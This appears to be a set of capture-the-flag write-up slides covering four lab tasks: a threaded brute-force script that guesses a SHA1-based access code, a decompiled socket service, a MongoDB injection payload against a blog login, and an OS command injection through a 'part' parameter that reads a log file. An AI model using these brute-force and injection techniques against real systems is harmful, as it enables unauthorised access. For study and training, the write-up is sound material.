# Coral good$

```
sha1 = hashlib.sha1(user + str(random.randint(0, 45578)))
access_code = sha1.hexdigest()

self.db.execute('UPDATE users SET good_type = ?, secret = ?,'
                ' access_code = ? WHERE login = ?',
                (good_type, secret, access_code, user))
```

# Coral good$ exploit

```
def brute(start, stop):
    global found
    s = requests.Session()
    cookie = 'X19CSUdfQjBTU19f|1392544181|f29297121d75bd9074f4ef9bc7db2d8e2a9255c5'
    c = dict(user=cookie)
    for x in range(start, stop):
        if found:
            return
        identif = hashlib.sha1('__BIG_B0SS__' + str(x)).hexdigest()
        url = 'http://10.0.133.201:9237/detail/' + identif
        r = s.get(url,cookies=c)
        if r.status_code == 200:
            print url
            found = True
            return

for x in range(0, 20):
    threading.Thread(target=brute, args=(x*2500, x*2500 + 2499)).start()
```


# Shout em

shout_em.pyc – Python 2.7 compliled

Uncompyle 2 - https://github.com/wibiti/uncompyle2


```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.bind(('', 6068))
sock.listen(5)
while True:
    try:
        conn, addr = sock.accept()
        logging.info('Client %s connected' % addr[0])
        conn.send('Type command:\n\r')
        cmd = conn.recv(5)
        conn.send('Command received\n\r')
        if cmd == 'shoot':
            port = random.randint(1025, 65535)
            udp_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
            with open('flag.txt') as f:
                flag = f.read(20).decode('utf-8')
            udp_sock.sendto(flag, (addr[0], port))
            logging.info('Flag sended to %s' % addr[0])
        conn.close()
    except:
        continue
```

# Cookie blog


192.168.0.13:43372/post.php?id=52f284c6ea235eb5114e4826
Cookie blog
Some title
bla bla bla lorem ipsum
You can add some comments through the form:
Your name
Some text...
Send
Comments
test write:
test

# Cookie blog

Dirbuster + default dict = /administrivia



# Cookie blog

post.php?id=52f284c6ea235eb5114e4826 - ???


52f284c6ea235eb5114e4826 – MongoDB id


MongoDB – JavaScript, Binary JSON

exploit:

admin"} //


# Wow


192.168.0.13:23042
Wow!


192.168.0.13:23042/robots.txt
Disallow: /___6EQUJ5___.php

# Wow


```
<html>
<head>
   <title>Look on the sky</title>
</head>
<body>
   <form method="get">
      Choose a part of sky to see that. Maybe you found something
awesome... 
      <select name="part">
         <option value="1.txt">1</option>
         <option value="2.txt">2</option>
         <option value="3.txt">3</option>
         <option value="4.txt">4</option>
         <option value="5.txt">5</option>
      </select>

      <input type="submit" />
   </form>
   <div style="word-break:break-all">
         </div>
</body>
</html>
```




LFI???? NO WAY!!!

# Wow

## OMG OS Commanding!!!



# Wow Exploit


192.168.0.13:23042/___6EQUJ5___.php?part=;head -1 /home/web/web3.error.log
Choose a part of sky to see that. Maybe you found something awesome...
1
Отправить
flag: Hello_from_deep_space flag: Hello_from_deep_space